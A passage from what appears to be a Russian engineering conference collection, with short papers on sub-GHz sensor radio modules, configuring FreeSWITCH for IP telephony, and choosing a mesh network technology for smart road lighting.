Технология Wi-Fi была разработана для быстрого обмена значительными объемами информационных данных на небольших расстояниях. В большинстве случаев, простого домашнего беспроводного маршрутизатора или точки доступа достаточно для обеспечения покрытия сетью небольшой квартиры. Такие устройства отлично справляются со своей задачей.

Одно из главных преимуществ Wi-Fi – доступность семейства 802.11. Данный стандарт интегрируется почти во все современные создаваемые устройства: в новые ноутбуки, смартфоны и планшеты. Wi-Fi имеет большое значение с точки зрения реализации управляющих приложений умного дома и “интернета вещей” [4].

Таблица 3

Технология Wi-Fi

Преимущества Wi-Fi	Недостатки Wi-Fi
Широко распространена в компьютерах и мобильных устройствах	Высокое энергопотребление не позволяет использовать Wi-Fi в автономных датчиках умного дома
Обеспечивает высокую скорость передачи данных	Сетевая топология “звезда” не гарантирует отказоустойчивости сети
Имеет достаточный радиус действия	Проблемы с безопасностью (механизм управления ключами)
Простая и быстрая функция подключения устройств и системы в целом	Сложный процесс добавления в сеть некоторых устройств

Библиографический список

1. Умный дом – что это такое: типы и виды систем оборудования. [Электронный ресурс]. – URL: https://tech-house.su/umnyj-dom-s-chego-nachat/ (дата обращения: 23.05.2020).

2. Что такое умный дом и зачем он нужен [Электронный ресурс]. – URL: https://lifehacker.ru/umnyj-dom-rubetek/ (дата обращения: 23.05.2020).

3. Z-Wave vs ZigBee, WiFi, Thread, Bluetooth BLE: выбираем протокол управления умным домом [Электронный ресурс]. – URL: https://moy-domovoy.ru/z-wave-vs-zigbee-wifi-thread-bluetooth-ble-vybiraem-protokol-upravleniya-umnym-domom (дата обращения: 23.05.2020).

4. Протоколы связи для «умного дома» [Электронный ресурс]. – URL: https://www.ferra.ru/review/smarthome/SmartHome-Protocols.htm (дата обращения: 23.05.2020).

Сведения об авторах

Безукладников Игорь Игоревич – кандидат технических наук, доцент кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: corrector@at.pstu.ru

Васенин Иван Андреевич – студент Пермского национального исследовательского политехнического университета, гр. ТК-16-1б, г. Пермь, e-mail: Vasenin.Ioann@yandex.ru

УДК 621.396.61 + 621.396.62

Л.Ш. Муртазина, Е.В. Данилов, Е.Ю. Рябченко

РАДИОМОДУЛИ СЕНСОРНОЙ СЕТИ НА ОСНОВЕ РАДИОКАНАЛА СУБГИГАГЕРЦОВОГО ДИАПАЗОНА

В данной статье представлены радиомодули сенсорной сети на основе радиоканала субгигагерцового диапазона. Приведены характеристики радиомодулей, результаты полевых испытаний.

Ключевые слова: сенсорные сети; система сбора данных; субгигагерцовый трансивер; сеть телеметрии.

L.Sh. Murtazina, E.V. Danilov, E. Yu. Ryabchenko

RADIOMODULES OF SUB-GHZ BAND SENSOR RADIONETWORK

This article presents radiomodules of sub-ghz band sensor radionetwork. There are characteristics of the radiomodules and field test results in the article.

Keywords: sensor networks; data acquisition system; subgigahertz transceiver; telemetry network.

Существующие решения и технологии построения беспроводных сенсорных сетей в основном ориентированы на диапазон радиочастот 2.4 ГГц. Примером такой технологии является, например, технология ZigBee [1]. В случае развертывания сети сбора данных в лесном массиве целесообразно использовать радиочастоты субгигагерцового диапазона, так как лесной массив практически непрозрачен для радиочастот больше 2 ГГц (коэффициент затухания волны при этом достигает 10^{-1} дБ/м [2]).

Однако возможности существующих готовых решений для построения телеметрических систем субгигагерцового диапазона существенно ограничены. К примеру, дальность связи при использовании технологии LoRa достигает 10 км, но при этом максимальная скорость передачи составляет 30 кбит/с. Стандарт IEEE 802.15.4 в субгигагерцовом диапазоне 868 МГц ограничивает скорость передачи в пределах 20 кбит/с с одним выделенным каналом.

В данной работе рассмотрена оригинальная реализация беспроводной сенсорной сети [3]. Предложенное решение может быть ис-

пользовано в системах сбора данных с десятков датчиков со скоростью потока данных с каждого датчика до нескольких кбит/с. Опрос узлов сети происходит последовательно, поэтому данная реализация является синхронной.

В качестве узлов сети могут использоваться радиомодули на основе экономичных однокристальных трансиверов с программируемыми параметрами радиосигнала. Для данной реализации были разработаны радиомодули на основе микросхемы Si4468. Микросхема Si4468 фирмы Silicon Laboratories представляет собой трансивер субгигагерцового диапазона с настраиваемыми параметрами и предназначена для построения радиосетей с частотной модуляцией. В микросхемах Si446x разработчику предоставляется значительная свобода в программной реализации физического и канального уровней.

Характеристики микросхемы Si4468:

- диапазон радиочастот: 142–1050 МГц;
- чувствительность радиоприёмника: -133 дБм;
- максимальная мощность радиопередатчика: 100мВт;
- максимальная скорость передачи: 1 Мбит/с;
- тип модуляции: (G)MSK, OOK, 2(G)FSK, 4(G)FSK;
- аппаратная поддержка стандарта IEEE 802.15.4g
- диапазон напряжений питания: 1.8–3.3 В;

Микросхема включает в себя нижеперечисленные основные узлы: систему тактирования, внутренние буферов передачи/приема FIFO, контроллер цифрового SPI-интерфейса для связи с внешним микроконтроллером или компьютером, порты ввода/вывода GPIO [4], приемный усилитель, схему детектирования, усилитель передатчика. Структурная схема трансивера показана на рис. 1.

Характеристики разработанного радиомодуля на основе трансивера Si4468:

- радиочастотный диапазон: 433.075–434.775 МГц;
- выходная мощность передатчика: программируемая от 1 до 50 мВт;
- тип модуляции: частотная;
- скорость передачи: до 1 Мбит/с;
- напряжение питания: 3.3 В;
- интерфейс: SPI;
- температура эксплуатации: от –40 до +40°С.




Рис. 1. Структурная схема трансивера Si4468

В данной реализации сети используется 4GFSK-модуляция, которая позволяет эффективнее использовать ресурс используемого частотного диапазона, так как за счет применения фильтра Гаусса для сглаживания частотных перестроек уменьшается ширина спектра 4GFSK-сигнала (в сравнении с частотно-манипулированным сигналом). Для предложенной сети в эксперименте установлено оптимальное значение параметра фильтра Гаусса BT равное 0.5. Меньшие значения параметра BT нецелесообразны практически, так как растет вероятность неправильного приема. При скорости передачи данных 256 кбит/с и индексе модуляции 0.5 ширина спектра сигнала на выходе передатчика радиомодуля составила 310 кГц (рис. 2).

В предложенной реализации сенсорной радиосети [3] используется кадр, структура которого приведена на рис. 3. Кадр состоит из преамбулы, синхрослова, полей длины, адреса, данных, контрольной суммы CRC-16. Преамбула представляет собой битовую цепочку из чередующихся нулей и единиц (1010...), рекомендуемая длина преамбулы для 4GFSK-сигнала равна 10 байтам [3]. Синхрослово состоит из двух байтов. Проверка адреса происходит аппаратно. Длина кадра определяется размером внутренних буферов передачи/приема и может составлять до 129 байт [4]. В Si4468 существует возможность разбивки кадра на несколько полей, причем для каждого поля контрольная сумма может быть вычислена независимо от остальных. В представленной реализации используются поля длины, адреса и данных с общей проверкой контрольной суммы.




Рис. 2. Спектр сигнала на выходе передатчика радиомодуля

Рис. 3. Формат кадра радиосети

В полевых испытаниях была определена дальность уверенной радиосвязи (90–100 % принятых пакетов) представленных радиомодулей при следующих настройках: частотный диапазон 433 МГц, тип модуляции 4GFSK, максимальная допустимая мощность передатчика, скорость передачи 350 кбит/с. В табл. 1 приведены результаты испытаний.

Результаты испытаний

Условия	Дальность
В поле:	
в условиях небольших возвышенностей	400 м
в условиях прямой видимости	500 м
В лесу:	
густой лес или высокая трава	200 м
просека	300...400 м

Библиографический список

1. Zigbee Technical Specifications [Электронный ресурс]. – URL: https://zigbeealliance.org/solution/zigbee/ (дата обращения: 19.05.2020).

2. Попов В.И. Распространение радиоволн в лесах. – М.: Горячая линия – Телеком, 2017. – 392 с.

3. Sub-Gigahertz Band Sensor Radio Network / O.N. Sherstyukov, E.Y. Ryabchenko, E.V. Danilov, A.D. Smolyakov, L.S. Murtazina // 2019 Russian Open Conference on Radio Wave Propagation (RWP). – Kazan. – 2019. – P. 406–409.

4. High-performance, low-current transceiver Si4468/7 [Электронный ресурс]. – URL: https://www.silabs.com/documents/public/data-sheets/Si4468-7.pdf/ (дата обращения: 19.05.2020).

Сведения об авторах

Муртазина Лейсан Шамилевна – аспирант кафедры «Радиофизика» Института физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: morkov4ik@yandex.ru

Данилов Евгений Валерьянович – ассистент кафедры «Радиофизика» Института физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: evdan@mail.ru

Рябченко Евгений Юрьевич – кандидат физико-математических наук, доцент кафедры «Радиофизика» Института физики Казанского (Приволжского) федерального университета, г. Казань, e-mail: reug@mail.ru

УДК 620.3.51

А.С. Горбунова, И.И. Безукладников

НАСТРОЙКА КОНФИГУРАЦИИ FREESWITCH ДЛЯ СОЗДАНИЯ СЕТИ IP-ТЕЛЕФОНИИ

В данной статье приведено краткое описание открытой телефонной платформы FreeSwitch и настройка ее конфигурационных файлов для работы с IP-телефонией.

Ключевые слова: настройка, телефонная платформа FreeSwitch.

A.S. Gorbunova, I.I. Bezukladnikov

SETTING UP CONFIGURATION FREESWITCH TO CREATE AN IP TELEPHONY NETWORK

This article provides a brief description of the open FreeSwitch telephone platform and the configuration of its configuration files for working with IP-telephony.

Keywords: setup, FreeSwitch telephone platform.

В данной статье речь пойдет о возможностях FreeSwitch в качестве АТС (автоматическая телефонная станция). Вспомним, что АТС – это система устройств, обеспечивающая автоматическое (без участия телефониста или оператора) соединение и поддержание телефонной связи между абонентами этой АТС, пользующимися для этого специальными конечными устройствами, например телефонами или же факсами [1]. И с недавнего времени многие присматриваются к FreeSWITCH в качестве офисной АТС. Так как FreeSWITCH – это хорошо масштабируемая, кросс платформенная телефонная система, позволяющая осуществлять терминацию, оригинацию, маршрутизацию аудио, видео вызовов. На базе данного продукта с открытым исходным кодом можно построить как маршрутизатор телефонной сети уровня провайдера, так и оконечный сервер телефонных приложений [2]. Данная телефонная платформа может быть использован в качестве АТС, коммутатора, медиа шлюза или медиа сервера для приложений IVR (Interactive Voice Response), использующих простые или XML скрипты для управления алгоритмом обработки звонка. FreeSwitch поддерживает разные протоколы, такие как SIP, IAX2, H.323 и Google Talk, что позволяет взаимодействовать с другими те-

лефонными платформами, такими как sipX, OpenPBX, Bayonne, Yate, или Asterisk [3].

Перейдем непосредственно к самой настройке. Конфигурационные файлы FreeSwitch представляют собой унифицированные документы, соответствующие спецификации XML, что зачастую значительно упрощает их изучение и написание. Помимо этого, в файловой системе физическое расположение конфигурационного файла не играет никакой роли, поскольку в момент запуска FreeSwitch создает единый конфигурационный файл, представляющий собой компиляцию всех файлов, лежащих ниже уровня корневой папки конфигурации (по умолчанию /conf).

Первый пункт конфигурации – задание сетевых параметров АТС FreeSwitch. В папке \FreeSWITCH\conf\vars.xml устанавливаем переменные domain и domain_name в ip-адрес нашей ПЭВМ [4,5]:

<X-PRE-PROCESS cmd="set" data="domain=IP адрес"/>

<X-PRE-PROCESS cmd="set" data="domain_name= IP адрес "/>

В этом же файле задаем значения переменных значения исходящего номера для исходящих вызовов [4,5]:

<X-PRE-PROCESScmd="set"
data="outbound_caller_name=$${outbound_caller_name}"/>

<X-PRE-PROCESS cmd="set"
data="outbound_caller_id=$${outbound_caller_id}"/>

Следующий шаг – создание пользователей, которые могут подключиться к FreeSwitch. Создаем в папке \FreeSWITCH\conf\directory\default\ файлы с названием пользователей (например, 33800.xml) с содержанием [4, 5]:

```
<include>
  <user id="33800" mailbox="33800">
    <params>
      <param name="password" value="1234"/>
    </params>
    <variables>
      <variable name="toll_allow" value="domestic, international, local"/>
      <variable name="accountcode" value="33800"/>
      <variable name="user_context" value="default"/>
      <variable name="effective_caller_id_name" value="Extension
33800"/>
      <variable name="effective_caller_id_number" value="33800"/>
```

```
        <variable name="outbound_caller_id_name"
value="$${outbound_caller_name}"/>
        <variable name="outbound_caller_id_number"
value="$${outbound_caller_id}"/>
      </variables>
    </user>
  </include>
```

Входящий вызов поступает в определенный общий контекст для входящих вызовов (public). Вызов можно рассматривать как объект с кучей свойств (номер абонента, IP-адрес абонента, шлюза, протоколы, используемые порты, тип сигнализации и т.д.). Таким образом, в контекст поступает объект. У FreeSwitch после выполнения контекста идет встроенная команда hangup, то есть если в файле public.xml вообще ничего не будет - то выполнится команда hangup – это завершение соединения [4, 5], т.е. объект-вызов разрушается.

В контексте было несколько расширений (extension). Расширение – это структурная единица, подобная процедуре, то есть набор команд. Расширение активируется, если выполняются условия, заданные в тегах <condition>. Например: <condition field="destination_number" expression="^200$"> в переводе получается - "Если поле "destination_number" объекта равно "^200$" то продолжать, нет - выход из контекста. ^200$ — это регулярное выражение, совпадающее с единственной строкой – "200". Destination number – номер удаленного абонента. Если полей condition несколько — это равносильно использованию конструкции "И" [4,5,6].

Одним из вариантов дальнейшего развития событий является выполнение каких-либо действий. Например <action application="bridge" data="sofia/gateway/ gateway_call/$1"/> означает вызвать приложение "bridge" – то есть выполнить создание моста (соединить 2 абонентов) с параметрами "sofia/gateway/gateway_call/$1". В последней части: sofia – встроенный во freeswitch модуль внешних SIP-каналов, gateway – вариант адресации при помощи указания имени шлюза, gateway_call – собственно имя шлюза, $1 – параметр, передаваемый шлюзу (в переменную $1 в контексте public.xml записывается номер вызываемого абонента). Другими словами: можно представить этот путь до абонента в виде пути к файлу – т.е. папка sofia, в ней папка gateway и т.д. – до файла с номером вызываемого абонента [4, 5].

Помимо этого, есть и другие действия (action). Например <action application="set" data="transfer_ringback=%(1000,4000,425)"/> означает изменить тональность вызывного сигнала и т.д., или же <action application="set" data="effective_caller_id_number=3389[0-9]"/>, что означает установить поле effective_caller_id_number в значение 3389[0-9], то есть при нашем звонке вызываемый абонент у себя на определителе увидит содержимое этого поля [6].

Итак, в файл FreeSWITCH\conf\dialplan\public.xml добавляем следующий код для наших номеров, который позволит переместить наш объект (вызов) в контекст default.xml для дальнейшей обработки [4–6]:

```
<extension name="public_extensions_1">
    <condition field="destination_number" expression="^(338[0-8][0-9])$">
      <action application="transfer" data="$1 XML default"/>
    </condition>
</extension>
```

В файл FreeSWITCH\conf\dialplan\default.xml добавляем код для совершения внутренних и входящих вызовов на наши номера [4,5,6]:

```
<extension name="Local_Extension_1">
    <condition field="destination_number" expression="^3380[0-9]$">
      <action application="set" data="dialed_extension=$1"/>
      <action application="export" data="dialed_extension=$1"/>
      <action application="bridge" data="user/${dialed_extension}@${domain_name}"/>
      <action application="answer"/>
      <action application="sleep" data="100"/>
      <action application="voicemail" data="default ${domain_name} ${dialed_extension}"/>
    </condition>
</extension>
```

Теперь рассмотрим, что происходит, когда наш FreeSwitch совершает вызов на другую такую же АТС. К FreeSwitch подключаются абоненты. Этими абонентами бывают аппаратные или программные SIP-телефоны, также может быть и другая freeswitch разве не может быть клиентом. На удаленной freeswitch заводим абонента "incoming" с логином login, паролем password [4, 5].

```
<include>
<include>
  <user id="login" mailbox="login">
    <params>
      <param name="password" value="1234"/>
    </params>
    <variables>
      <variable name="toll_allow"
value="domestic,international,local"/>
      <variable name="accountcode" value="login"/>
      <variable name="user_context" value="default"/>
      <variable name="effective_caller_id_name"
value="$${outbound_caller_name}"/>
      <variable name="effective_caller_id_number"
value="$${outbound_caller_id}"/>
      <variable name="outbound_caller_id_name"
value="$${outbound_caller_name}"/>
      <variable name="outbound_caller_id_number"
value="$${outbound_caller_id}"/>
    </variables>
  </user>
</include>
```

Так же, как, подключаясь к своей FreeSwitch, абонент должен указать логин, пароль, сервер и т.п., FreeSwitch должна указать соответствующие параметры при подключении к другой АТС, т.к. она будет клиентом для этой удаленной FreeSwitch. Шлюз до другой АТС будет выглядеть так [4,5]:

```
<gateway name="gateway_call">
    <param name="username" value="login"/>
    <param name="password" value="1234"/>
    <param name="from-user" value="login"/>
    <param name="from-domain" value=" ip адрес нашей АТС "/>
    <param name="register-transport" value="udp"/>
    <param name="proxy" value=" ip адрес удаленной АТС"/>
    <param name="expire-seconds" value="120"/>
```

```
        <param name="register" value="true"/>
        <param name="retry-seconds" value="60"/>
    </gateway>
```

Для совершения вызова с нашей АТС на номер другой АТС в файле FreeSWITCH\conf\dialplan\default добавляем файлы с названиями внешних шлюзов, в которых в условии указываем номер назначения, т.е. номер другой АТС [4, 5, 6]:

```
    <include>
      <extension name="338909">
        <condition field="destination_number" expression="^(3389[0-
9])$">
          <action application="set"
data="effective_caller_id_number=${outbound_caller_id_number}"/>
          <action application="set"
data="effective_caller_id_name=${outbound_caller_id_name}"/>
          <action application="bridge"
data="sofia/gateway/gateway_call/$1"/>
        </condition>
      </extension>
    </include>
```

На удаленной freeswitch, к которой мы подключаемся, необходимо в контексте default указать путь для вызова, пришедшего с другой АТС [4, 5].

```
    <action application="bridge"
data="sofia/gateway/gateway_call/$1"/>
```

С помощью такой настройки можно на каждой АТС создать шлюз для каждой другой АТС. В этом случае тип соединения будет «каждый с каждым». Данная топология является наиболее помехоустойчивой, но при этом избыточной.

В дальнейшем можно создать разные варианты топологий, например вариант равноправного и даже многоканального соединения, можно делать центральные АТС, районные и деревенские, то есть звонить через одну на другую. Так же дальнейшее исследование можно развить и например построить небольшую инфраструктуру для оценки качества обслуживания в IP-телефонии.

Библиографический список

1. Автоматическая телефонная станция [Электронный ресурс]. – URL: https://ru.wikipedia.org/wiki/Автоматическая_телефонная_станция (дата обращения: 15.05.2020).

2. FreeSWITCH – что же это? [Электронный ресурс]. – URL: https://blog.buchnev.ru/2012/04/freeswitch-what-is-it/ (дата обращения: 23.04.2019).

3. FreeSWITCH [Электронный ресурс]. – URL: https://ru.wikipedia.org/wiki/FreeSWITCH (дата обращения: 20.05.2020).

4. FreeSwitch [Электронный ресурс]. – URL: http://freeswitch.org (дата обращения: 15.03.2020).

5. FreeSwitch. Инструкция пользователя [Электронный ресурс]. – URL: http://freeswitch.ru (дата обращения: 15.03.2020).

6. Регулярные выражения / Материалы из Википедии – свободной энциклопедии [Электронный ресурс]. – URL: http://ru.wikipedia.org/wiki/Регулярные_выражения (дата обращения: 15.03.2020).

Сведения об авторах

Горбунова Анастасия Сергеевна – магистрант Пермского национального исследовательского политехнического университета, гр. ТК4-18-1м., г. Пермь, e-mail: GorbunovaAnS@yandex.ru

Безукладников Игорь Игоревич – кандидат технических наук, доцент кафедры «Автоматики и телемеханики» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: fantomtk@yandex.ru

УДК 004.7:625.7

П.В. Майоров, С.А. Тюрин

ВЫБОР СЕТЕВОЙ ТЕХНОЛОГИИ ДЛЯ СИСТЕМЫ УМНОГО ОСВЕЩЕНИЯ ЗАГОРОДНЫХ ДОРОГ

В статье исследованы существующие автоматизированные системы управления наружным освещением и технологии связи, которые в них применяются. Произведен анализ беспроводных сетевых технологий и выбран наилучший вариант для использования на загородных дорогах. А также кратко рассмотрено аппаратное обеспечение для выбранной технологии.

Ключевые слова: телекоммуникации; дорожное освещение; беспроводные технологии; умный город; интернет вещей.

P.V. Mayorov, S.A. Tyurin

CHOICE OF NETWORK TECHNOLOGY FOR THE SYSTEM OF SMART LIGHTING OF COUNTRY ROADS

The article discusses the existing automated outdoor lighting control systems and communication technologies that are used in them. Wireless networking technologies have been analysed and the best option for use on country roads has been selected. The hardware for the selected technology is also briefly discussed.

Keywords: telecommunications; road lighting; wireless technology; smart city; Internet of things.

В настоящее время, во всем мире остро стоит вопрос увеличения эффективности использования энергии. Энергосбережение является одним из важных направлений сбережения природных ресурсов [1]. Оно должно быть одной из основных задач современных инженеров, а также стать повседневной задачей каждого человека. Применение энергосберегающих технологий позволит значительно экономить ресурсы.

Россия обладает обширными территориями, которые требуют строительства большого количества дорожно-транспортных ветвей. По требованиям ГОСТ Р 52766-2007 современные дороги I категории должны иметь систему освещения. Но на многих автомагистралях в ночное время трафик автотранспортных средств небольшой и неравномерный. Поэтому постоянное освещение дорог в темное время суток является нерациональным. Таким образом, традиционная система уличного освещения неспособна обеспечить экономию электроэнергии, затрачиваемой на освещение. Решением проблемы, учитываю-

щим экологический и экономический факторы, является применение интеллектуальных систем для управления уличным освещением [2].

На данный момент в мире существует множество систем управления наружным освещением, как для интеграции в уже существующую инфраструктуру, так и встроенные в столбы, так называемые «Умные опоры». Задача автоматизации процесса управления наружным освещением решается в рамках концепции «Умный город». Описанные системы освещения применяются для загородных и для городских дорог, отличия которых представлены в табл. 1.

Таблица 1

Сравнение дорог

	Городские дороги	Загородные дороги
Протяжённость	Много дорог сосредоточено на небольшой территории	Одна дорога протяженностью на десятки-сотни км
Автомобильный трафик	Плотный	Небольшой и неравномерный
Скоростное ограничение без дополнительных знаков	60 км/ч	90 км/ч

Рассмотрим характеристики некоторых автоматизированных систем управления наружным освещением (АСУНО) с возможностью внедрения в уже установленные опоры, таких как «Гелиос», «Кулон», «Unilight» и «Esave». Все перечисленные системы имеют функции диммирования, мониторинга состояния светильников и возможность поадресного управления каждым фонарем. Отличия систем представлены в табл. 2 [3].

Таблица 2

Характеристики существующих АСУНО

	Стандарт связи	Наличие внешних датчиков	Простота внедрения	Страна разработчик
Кулон	868 МГц	Возможно подключение датчика движения	–	Россия
	GSM	Позволяет подключать в зоне действия одной базовой станции десятки тысяч устройств - датчики, сенсоры, счетчики	+	
	PLC	Возможно подключение датчика движения	–	

Окончание табл. 2

Гелиос	GSM	Счетчик электроэнергии	+	Россия
	PLC	Счетчик электроэнергии	–	
	ZigBee	Счетчик электроэнергии	+	
Unilight	GSM	Влажности, температуры, освещения	+	Россия
	LoRa	Влажности, температуры, освещения	–	
	NB-IoT	Влажности, температуры, освещения	+	
Esave	2,4 ГГц + GPS	Движения, радара, дневного света, LED температуры, счетчик электроэнергии, поддержка любых индивидуальных датчиков и расширений	+	Швейцария

В ходе анализа существующих систем была составлена обобщенная структура аппаратной реализации (рис. 1) и схема взаимодействия в экосистеме «Умное освещение» (рис. 2).




Рис. 1. Обобщенная структура АСУНО

Для создания данной системы необходимо выбрать наиболее подходящую технологию для связи фонарей дорожного освещения.

Основными критериями выбора сетевой технологии в нашем случае являются: низкое энергопотребление и цена реализации, высокая степень масштабируемости и безопасности. Объем передаваемых данных будет небольшим, а столбы располагаются на расстоянии до 70 м друг от друга, поэтому скорость передачи данных подойдет низкая, а расстояние среднее. Еще одним критерием является зона покрытия сигнала, так как загородные дороги могут иметь протяжённость в сотни километров (см. табл. 1). При передвижении автомобиля, необходимо включить не только один фонарь, под которым он проезжает, но и следующий, а может быть и несколько следующих фонарей, в зависимости от скорости автомобиля. Для этого необходимо, чтобы каждый фонарь знал своих «соседей» и мог связаться с

ними как можно быстрее и, затрачивая минимум ресурсов, что также является нашим критерием для выбора технологии связи.




Рис. 2. Взаимодействия в экосистеме «Умное освещение»

Рассмотрим, какие беспроводные технологии уже используются в АСУНО и подходят ли они для использования на загородных дорогах. Из табл. 2 можно выделить технологии: NB-IoT, GSM, ZigBee, LoRa. Также включим в обзор другие технологии, такие как Bluetooth, Wi-Fi, OpenThread, NFC, VSAT.

Существует два варианта связи столбов освещения с облачными сервисами:

1. Осуществить связь отдельно каждого столба с базовой станцией, которая имеет доступ в интернет (WWAN);

2. Связать столбы между собой и со шлюзом, имеющим доступ в интернет, в единую сеть (WLAN, WPAN).

Технологии VSAT и NFC не подходят для наших целей из-за высоких затрат на внедрение и слишком низкой дальности передачи соответственно. Результаты более подробного анализа остальных технологий представлены в табл. 3.

Таблица 3

Характеристики беспроводных технологий связи

Стандарт связи	Оборудование для внедрения	Обслуживание	Дальность действия сети	Топология сети	Плюсы	Минусы
ZigBee	Устройство управления (на каждый светильник) + блок управления		WPAN	Ячеистая	Низкое энергопотребление	Не высокая скорость передачи данных, не очень большой радиус действия
GSM	Модуль управления (на каждый светильник)	Оплата тарифов сотовой связи	WWAN	Звезда	Высокая скорость передачи данных, средний радиус действия	Высокое энергопотребление. Выбор оператора связи, в зоне покрытия которого находится столб освещения, либо установка новой БС. Покупка сим-карты. Оплата тарифа
LoRa	Модуль управления (на каждый светильник) + базовая станция		WWAN	Звезда	Большой радиус действия, низкое энергопотребление	Низкая скорость передачи данных. Установка БС через каждые 20 км
NB-IoT	Модуль управления (на каждый светильник)	Оплата тарифов сотовой связи	WWAN	Звезда	Большой радиус действия, низкое энергопотребление	Низкая скорость передачи данных. Выбор оператора связи, в зоне покрытия которого находится столб освещения, либо установка новой БС. Необходима покупка сим-карты. Оплата тарифа
Wi-Fi	Контроллер (на каждый светильник) + шлюз		WLAN	Звезда	Высокая скорость передачи данных	Маленький радиус действия, высокое энергопотребление
Bluetooth	Контроллер (на каждый светильник) + шлюз		WPAN	Точка-точка, звезда, ячеистая	Низкое энергопотребление	Маленький радиус действия, низкая скорость передачи данных
Open-Thread	Контроллер (на каждый светильник) + шлюз		WPAN	Ячеистая	Низкое энергопотребление	Не высокая скорость передачи данных, не очень большой радиус действия

Из технологий, которые уже используются в АСУНО, нам не подходят GSM и NB-IoT ввиду неравномерной зоны покрытия загородных дорог. Технология LoRa также не удовлетворяет нашим требованиям из-за необходимости установки базовых станций через каждые 20 км на всем протяжении дороги.

Лучше всего нашим критериям удовлетворяют MESH-сети за счет своей масштабируемости, низкого энергопотребления и возможности осуществлять соединение между двумя любыми устройствами без обязательного выхода в Internet. Выбирая между Bluetooth и стандартом технологий IEEE 802.15.4, примем решение в пользу IEEE 802.15.4, по причине более высокой скорости передачи данных.

Основным преимуществом OpenThread перед ZigBee является то, что первый обеспечивает самовосстанавливающуюся, основанную на IP, безопасную mesh-сеть (рис. 3), которая позволяет легко подключать конечные устройства к сети Internet. Взаимодействие с IP-сетями обеспечивается благодаря поддержке стандарта 6LoWPAN (IPv6 over Low power Wireless Personal Area Networks), технологии взаимодействия по протоколу IPv6 поверх сетей стандарта IEEE 802.15.4 [4, 5]. Данные преимущества удовлетворяет нашим требованиям по масштабируемости, безопасности и простоте подключения, поэтому остановим свой выбор на OpenThread [6].




Рис. 3. Схема сети, при использовании технологии OpenThread

Рассмотрим аппаратное обеспечение для выбранной технологии. Лучше всего для наших целей подойдут микропроцессоры NXP MKW41Z512 либо двухъядерный микроконтроллер STM32WB, которые поддерживают нужную нам технологию построения беспроводных mesh-сетей – OpenThread и имеют небольшую стоимость.

Таким образом, были рассмотрены существующие АСУНО и сетевые технологии, использующиеся в них. В рамках исследований были проанализированы существующие беспроводные технологии. По результатам анализа была определена наиболее подходящая технология для системы умного освещения загородных дорог. Также были определены некоторые компоненты для реализации контроллера управления освещением.

Библиографический список

1. Энергосбережение Сибири. Энергосбережение [Электронный ресурс]. – URL: http://energo-sibir.ru/energosberezenie/107/ (дата обращения: 18.05.2020).

2. Энергетика и промышленность России [Электронный ресурс]. – URL: https://www.eprussia.ru/ (дата обращения: 22.05.2020).

